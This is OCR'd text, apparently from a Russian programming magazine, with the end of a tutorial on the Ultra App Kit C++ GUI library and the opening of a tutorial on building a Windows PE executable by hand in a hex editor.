        EVENT_MOUSEMOVE = 5,
        EVENT_MOUSEUP = 6,
        EVENT_MOUSEDOWN = 7,
        EVENT_KEYUP = 8,
        EVENT_KEYDOWN = 9,
        EVENT_WINDOWMOVE = 10,
        EVENT_MOUSEWHEEL = 11,
        EVENT_KEYCHAR = 12,
        EVENT_TIMERTICK = 13,
        EVENT_DOUBLECLICK = 14,
        EVENT_TRIPLECLICK = 15,
        EVENT_MOUSELEAVE = 16,
        EVENT_MOUSEENTER = 17,
        EVENT_WIDGETDESELECT = 18,
        EVENT_WIDGETOPEN = 19,
        EVENT_WIDGETCLOSE = 20,
        EVENT_WIDGETACTION = 21,
        EVENT_WIDGETSELECT = 22,
        EVENT_WIDGETMENU = 23,
        EVENT_WINDOWSELECT,
        EVENT_WINDOWDESELECT,
        EVENT_KEYREPEAT,
        EVENT_WINDOWDRAGBEGIN,
        EVENT_WINDOWDRAGEND,
        EVENT_WIDGETGAINFOCUS,
        EVENT_WIDGETLOSEFOCUS,
        EVENT_CURSORBLINK,
        EVENT_WIDGETDROP,
        EVENT_WINDOWDPICHANGED,
        EVENT_FILECREATE,
        EVENT_FILEDELETE,
        EVENT_FILERENAME,
        EVENT_FILECHANGE
#endif
```

Идентификаторы событий в Ultra App Kit

Рассмотрим функцию обратного вызова `EventCallback`, объявляемую перед `main`:

```
bool EventCallback(const Event& ev, shared_ptr<Object> extra)
{
    auto button = extra->As<Button>();
    button->Show();
    return true;
}
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ

Обрати внимание: функция всегда возвращает положительное значение. В ее первой строчке полученный указатель на объект фундаментального класса `Object` преобразуется в указатель на виджет `Button`. Класс `Widget` — предок для всех оконных компонентов. Во второй строчке `button2` делается видимым.

Вернемся в функцию `main`, откуда выпрыгнули. Здесь видим привязку еще одного события — `ListenEvent(EVENT_WIDGETACTION, button2, CloseWin, window);`. Очевидно, что при щелчке по второй кнопке вызывается функция обратного вызова `CloseWin`, ей параметром передается указатель на главное окно приложения:

```
bool CloseWin(const Event& ev, shared_ptr<Object> extra)
{
    auto window = extra->As<Window>();
    EmitEvent(EVENT_WINDOWCLOSE, window);
    return true;
}
```

В первой строчке функции `CloseWin` второй параметр преобразуется в указатель на объект `Window`, чем он первоначально и был. Затем с помощью функции `EmitEvent` из Ultra App Kit в очередь событий добавляется идентификатор события `EVENT_WINDOWCLOSE` (ее первый параметр). Он сообщает о необходимости закрыть окно. Вторым параметром передается объект — источник события — то окно, для которого было послано сообщение. Последняя строчка функции всегда возвращает `true`.

Вместо отдельного слушателя события `EVENT_WINDOWCLOSE`, который мог бы на него отреагировать, в нашей программе в бесконечном цикле приложения как раз и ожидается это сообщение. Выловив его в очереди, приложение сразу закроется.

```
    ...
    case EVENT_WINDOWCLOSE:
    if (ev.source == window)
    {
        return 0;
    }
    ...
```

Вот такой хитрый событийный механизм в Ultra App Kit. Ты, возможно, спросишь: неужели стандартного событийного механизма операционной системы было недостаточно?

Как я говорил, Ultra App Kit была часть частью Ultra Engine, а тот, помимо C++, поддерживает скриптовый язык Lua. В нем отправка и получение сообщений о событиях реализованы с помощью функций `EmitEvent` и `WaitEvent`. Разработчики решили добавить подобный механизм в C++ для уравновешивания силы. А в Ultra App Kit оставили только сишный механизм.

ДРУГИЕ ВИЗУАЛЬНЫЕ КОМПОНЕНТЫ

Набор визуальных компонентов Ultra App Kit не ограничивается окнами, разными типами кнопок и вертикальными списками. Он содержит все компоненты, которые могут понадобиться для создания полноценного пользовательского интерфейса. Тут есть как визуальные, так и невизуальные объекты.

Мы уже успели познакомиться с объектами классов `Button` и `ListBox`. Оба этих класса, равно как и прочие визуальные компоненты, предназначенные для размещения в окне приложения, — потомки класса `Widget`. Поэтому все, что умеет последний, умеют его производные.

Label

Ни одна библиотека визуальных компонентов не обходится без текстовой метки. И конечно, в Ultra App Kit она тоже есть. В текущем примере я буду применять конкретные имена классов к сырым указателям, чтобы было очевиднее. Для сокращения кода можно использовать ключевое слово `auto`, но так получается не совсем очевидно. В следующем коде создаются две текстовые метки:

```
Label* label1 = dynamic_cast<Label*>(CreateLabel("Label", 20, 20, 120
, 30, ui->root).get());
Label* label2 = dynamic_cast<Label*>(CreateLabel("Border Label", 20,
50, 120, 30, ui->root,     LABEL_BORDER | LABEL_CENTER | LABEL_MIDDLE
).get());
```

Первые шесть параметров функции `CreateLabel`: надпись, положение по оси X, положение по оси Y, ширина, высота, родительский компонент. Во втором случае использован седьмой — опциональный параметр, задающий стиль текстовой метки.

Функция `CreateLabel` возвращает интеллектуальный указатель `shared_ptr` на объект родительского класса `Widget` (очевидно, для удобства использования), поэтому я из этого указателя вызываю метод `get`, который возвращает обычный (сырой) указатель. Затем я с помощью `dynamic_cast` применяю нисходящее приведение классов от `Widget` к `Label`.

Slider

Ползунок бывает нескольких видов: линейка прокрутки, шаговый механизм, направляющая панель (`SCROLLBAR`, `STEPPER`, `TRACKBAR`). Вдобавок все виды ползунков могут быть как вертикальными, так и горизонтальными. Приведу пример создания ползунков всех трех видов с использованием ключевого слова `auto`, с ним код заметно более короткий:

```
auto slider1 = CreateSlider(10, 10, 200, 30, ui->root,
SLIDER_SCROLLBAR);
auto slider2 = CreateSlider(10, 10 + 50, 200, 30, ui->root,
SLIDER_TRACKBAR);
auto slider3 = CreateSlider(10, 10 + 50 * 2, 30, 30, ui->root,
SLIDER_STEPPER | SLIDER_VERTICAL);
```

И не нужны никакие преобразования. Параметры функции `CreateSlider`: координаты X, Y, ширина, высота, компонент-владелец, тип ползунка.

ProgressBar и Timer

Рассмотрим сразу два компонента, которые по отдельности не представляют интереса. Естественный сценарий: `ProgressBar` заполняется по мере тика `Timer`. Обрати внимание: `Timer` — невизуальный компонент, следовательно, его родитель не `Widget`, а класс `Object`.

```
    auto progressbar= CreateProgressBar(20, (sz.y - 30) / 2, sz.x -
40, 30, ui->root);
progressbar->SetProgress(0.0);
auto progresstimer = CreateTimer(50);
ListenEvent(EVENT_TIMERTICK, progresstimer, UpdateProgress,
progressbar);
```

Надеюсь, двумя предыдущими примерами мне удалось показать тебе пользу `auto`. Не так очевидно, зато кратко.

Итак, в первой строке функция `CreateProgressBar` создает этот самый индикатор прогресса. В качестве параметров функция получает: координаты X, Y компонента, ширину, высоту, родительский виджет.


Во второй строке устанавливается заполнение виджета.

В третьей строке создается Timer. Параметром методу `CreateTimer` передается частота обновления в миллисекундах. То есть периодически через установленное количество миллисекунд будет вызываться событие TIMERTICK таймера.

В четвертой строчке к событию `EVENT_TIMERTICK` созданного ранее таймера — `progresstimer` привязывается функция обратного вызова `UpdateProgress`. Рассмотрим ее:

```
    bool UpdateProgress(const Event& e, shared_ptr<Object> extra)
{
    auto progressbar = extra->As<Widget>();
    progressbar->SetProgress(Mod(float(e.data) / 20.0f, 1.0f));
    return true;
}
```

Сначала параметр — указатель на Object преобразуется в указатель на `Widget` (получается указатель на `ProgressBar`). Далее выражение `Mod(float(e.data) / 20.0f, 1.0f)` всегда возвращает значение от нуля до единицы. А метод `SetProgress` объекта класса `ProgressBar` для заполнения последнего получает число от нуля до единицы. Поэтому с течением времени наш прогрессбар заполняется до максимума и сбрасывается до нуля снова и снова.



Индикатор прогресса

Interface

Хотя объект класса `Interface` наследуется от `Object` и кажется совсем простеньким, только предоставляющим опору визуальным компонентам, на самом деле он куда мощнее. Он способен одним махом изменить цветовую гамму всего приложения.


В Ultra App Kit каждый графический элемент имеет свою цветовую раскраску. Под элементами в данном контексте я понимаю базовые блоки, из которых состоят виджеты. Среди них можно выделить границу элемента, границу меню, цвет выделения, цвет выделенного текста, бегунок ползунка, стрелки, составляющие ползунок, фоновый цвет ползунка, фоновый цвет окна и прочие детали.

Всеми этими элементами управляет объект класса `Interface`. У него есть метод `LoadColorScheme`, с помощью которого он за раз может загрузить определения цвета каждого элемента окна приложения. Эти данные хранятся в JSON. Вот, к примеру, строчка из цветового пресета:

```
"background": "#333333",
```

Давай изучим тестовую программу, которая загружает JSON со светлой и темной темами с гитхаба разработчиков.

Скачанный JSON она заодно выводит в текстовое поле. По умолчанию окно приложения в Ultra App Kit имеет темную тему. Нажатием соответствующей кнопки в приложении можно загрузить желаемую тему расцветки.



```
{
        "colorScheme": {
                "background": "#F0F0F0",
                "border": "#B3B4BC",
                "foreground": "#000000",
                "highlight": "#C9DEF5",
                "menuBorder": "#999999",
                "popup": "#F6F6F6",
                "raised": "#E6E6E6",
                "selectedText": "#FFFFFF",
                "selection": "#2979FF",
                "sliderArrow": "#868999",
```

Светлая тема приложения

```
#include "UltraEngine.h"

using namespace UltraEngine;

// Выносим объявления объектов из функции main, чтобы иметь к ним
доступ в других функциях
shared_ptr<Interface> ui = nullptr;
shared_ptr<Widget> textarea = nullptr;

bool button_light_click(const Event& e, shared_ptr<Object> extra)
{
    // Загружаем светлую тему
    ui->LoadColorScheme("https://raw.githubusercontent.com/Leadwerks/
Documentation/master/Assets/Themes/light.json");
    textarea->SetText(LoadString("https://raw.githubusercontent.com/
Leadwerks/Documentation/master/Assets/Themes/light.json"));
    return true;
}

bool button_dark_click(const Event& e, shared_ptr<Object> extra)
{
    // Загружаем темную тему
    ui->LoadColorScheme("https://raw.githubusercontent.com/Leadwerks/
Documentation/master/Assets/Themes/dark.json");
    textarea->SetText(LoadString("https://raw.githubusercontent.com/
Leadwerks/Documentation/master/Assets/Themes/dark.json"));
    return true;
}

int main(int argc, const char* argv[])
{
    // Получаем подключенные дисплеи
    auto displays = GetDisplays();

    // Создаем окно
    auto window = CreateWindow("UltraEngine", 0, 0, 800, 600,
displays[0]);

    // Создаем пользовательский интерфейс — объект класса Interface
— героя номера
    ui = CreateInterface(window);

    iVec2 sz = ui->background->ClientSize();

    // Создаем кнопки
    auto button_dark = CreateButton("Dark Theme", sz.x / 4 - 75, sz.y
/ 4 - 15, 150, 30, ui->background);
    auto button_light = CreateButton("Light Theme", sz.x / 4 * 3 - 75
, sz.y / 4 - 15, 150, 30, ui->background);

    // Привязываем к кнопкам определенные ранее обработчики событий
    ListenEvent(EVENT_WIDGETACTION, button_light, button_light_click)
;
    ListenEvent(EVENT_WIDGETACTION, button_dark, button_dark_click);

    // Поле вывода текста
    textarea = CreateTextArea(8, sz.y / 2, sz.x - 16, sz.y / 2 - 8,
ui->background);
    // Заполняем его данными темной темы
    textarea->SetText(LoadString("https://raw.githubusercontent.com/
Leadwerks/Documentation/master/Assets/Themes/dark.json"));

    while (true)
    {
        const Event ev = WaitEvent();
        switch (ev.id)
        {
        // В бесконечном цикле отлавливаем только одно сообщение — о
закрытии окна
        case EVENT_WINDOWCLOSE:
            if (ev.source == window)
            {
                return 0;
            }
            break;
        }
    }
    return 0;
}
```

Думаю, по комментариям здесь все должно быть понятно.

ДРУГИЕ ВОЗМОЖНОСТИ ULTRA APP KIT

Кроме средств для построения пользовательского интерфейса, Ultra App Kit может предложить другие возможности. Среди них: математическая библиотека (которой мы воспользовались в одном из наших приложений), собственные средства многопоточности, инструменты для работы с файловой системой, строками и прочим. Также в ней есть инструменты для работы с буферами в памяти и файловыми потоками. Есть возможности порождения новых процессов и другие способы управления ими.

Подавляющее большинство классов в Ultra App Kit созданы на основе имеющихся API операционной системы. Но простота и краткость их использования через слой библиотеки Ultra App Kit доведена до совершенства.

Пример создания нового процесса, в котором запускается калькулятор:

```
#include "UltraEngine.h"
using namespace UltraEngine;
int main(int argc, const char* argv[])
{
    auto proc = CreateProcess("C:\\Windows\\System32\\calc.exe");
    proc->Wait();
    return 0;
}
```

ЗАКЛЮЧЕНИЕ

В сегодняшней статье у нас не получилось объять необъятное — показать все возможности библиотеки Ultra App Kit. Но рассмотренные примитивы и способы взаимодействия с ними составляют большую часть библиотеки, и, поняв их, можно с уверенностью продолжать свой путь в изучении дальше.

Для получения дополнительной информации советую обратиться к официальной документации. В целом доки посвящены движку Ultra Engine, но, думаю, отделить игровые механики от системных, составляющих возможности Ultra App Kit, будет нетрудно. Документация написана кратко, но при этом очень детально и с практическим уклоном. К тому же в ней приведена куча готовых к употреблению листингов, просто копируй и используй. Джош — не только крутой программист, но и внимательный к деталям писатель!

БИНАРЬ СВОИМИ РУКАМИ

Делаем PE-файл с оконным приложением Windows

DonBass
kostyaandusev@yandex.ru

Сегодня мы окунемся вглубь исполняемых файлов и изучим на практике, как устроены программы в Windows. Я постараюсь подробно расписать структуру PE-файлов, а затем напишем с нуля простенькую программу прямо в Hex-редакторе.

ЧТО ТАКОЕ PE-ФАЙЛ

Portable Executable (переносимый исполняемый файл) — это официальное название формата файлов .exe, .dll и .sys для Windows. Слово portable здесь означает переносимость формата между разными версиями Windows и разными архитектурами процессоров. Ну а слово executable говорит нам о том, что этот файл содержит в себе инструкции для процессора, которые он будет послушно исполнять.

СОЗДАНИЕ ЗАГОТОВКИ

Наша программа будет довольно простой: мы немного подергаем Windows за ее API и попросим вывести диалоговое окошко с заголовком «Wake up, Neo...» и надписью «The Matrix has you...».


Для наших дальнейших изысканий создадим пустой файл и начнем потихоньку заполнять его данными. Для этого нам потребуется Hex-редактор. Лично я предпочитаю Hiew, который даже в наше время не теряет актуальности. Это очень мощный инструмент, но мы воспользуемся только его встроенным компилятором ассемблера, остальное заполним руками.

Для создания пустого файла в Windows PowerShell есть встроенная утилита fsutil. Наша будущая программа будет иметь размер 2 Кбайт. Так туда поместится заголовок, секция программы, секция с данными и секция импорта. Конечно, они могли бы поместиться и в гораздо более скромный объем, но дальше ты поймешь, почему я выбрал именно такой размер.

```
fsutil file createnew Program.exe 2048
```

СТРУКТУРА PE-ФАЙЛА

Следующая картинка показывает структуру PE-файла. По сути, это краткий пересказ всей статьи. Спасибо автору Ange Albertini за столь наглядную иллюстрацию и Lyr1k — за ее перевод на русский язык.



Как видно по схеме, PE-файл состоит из заголовка и некоторого количества секций. В нашем случае их будет три.

ЗАГОЛОВОК

В общих чертах заголовок — это специальная структура, которая содержит информацию, необходимую операционной системе для загрузки и выполнения программы. Давай взглянем на него подробнее.

Заголовок DOS

Заголовок DOS — рудимент, сохраненный со времен MS-DOS для обратной совместимости.

Смещение	Размер	Поле
[0x00]	2	e_magic;
[0x02]	2	e_cblp;
[0x04]	2	e_cp;
[0x06]	2	e_crlc;
[0x08]	2	e_cparhdr;
[0x0A]	2	e_minalloc;
[0x0C]	2	e_maxalloc;
[0x0E]	2	e_ss;
[0x10]	2	e_sp;
[0x12]	2	e_csum;
[0x14]	2	e_ip;
[0x16]	2	e_cs;
[0x18]	2	e_lfarlc;
[0x1A]	2	e_ovno;
[0x1C]	2	e_res[4];
[0x24]	2	e_oemid;
[0x26]	2	e_oeminfo;
[0x28]	2	e_res2[10];
[0x3C]	4	e_lfanew;


INFO

Размер в этой и следующих таблицах указан в байтах.

Сейчас необходимости запускать файлы в DOS нет, а значит, разбирать эту структуру полностью не будем. Нам здесь важны только два элемента — первый и последний (без них ничего работать не будет):

- `e_magic` — всегда имеет значение `MZ` (4d 5a);
- `e_lfanew` — содержит в себе смещение до PE-заголовка. В нашем случае смещение будет 0x40, то есть PE-заголовок будет сразу следовать за DOS-заголовком.

Запишем эти значения в нашу программу.



```
↓FWO EDITMODE                    0000003D|Hiew 8.86 (c)SEN
00000000:  4D 5A 00 00-00 00 00 00-00 00 00 00-00 00 00 00  MZ
00000010:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 00              @
00000040:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000050:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000060:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000150:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

DOS-заголовок

DOS-заглушка

Стоит также упомянуть DOS-заглушку. Компоновщик вставляет ее сразу за DOS-заголовком и перед PE-заголовком. Это небольшая программа для DOS, которая обычно выводит сообщение «This program cannot be run in DOS mode». Она также является рудиментом, и без нее можно спокойно обойтись, так что в нашей программе она присутствовать не будет.

Заголовок PE

Далее идет PE-заголовок, адрес которого мы записали в переменной `e_lfanew`. Он состоит из сигнатуры и COFF (Common Object File Format) заголовка файла.

`Signature`

Смещение	Размер	Поле
[0x00]	4	Signature

`COFF header`

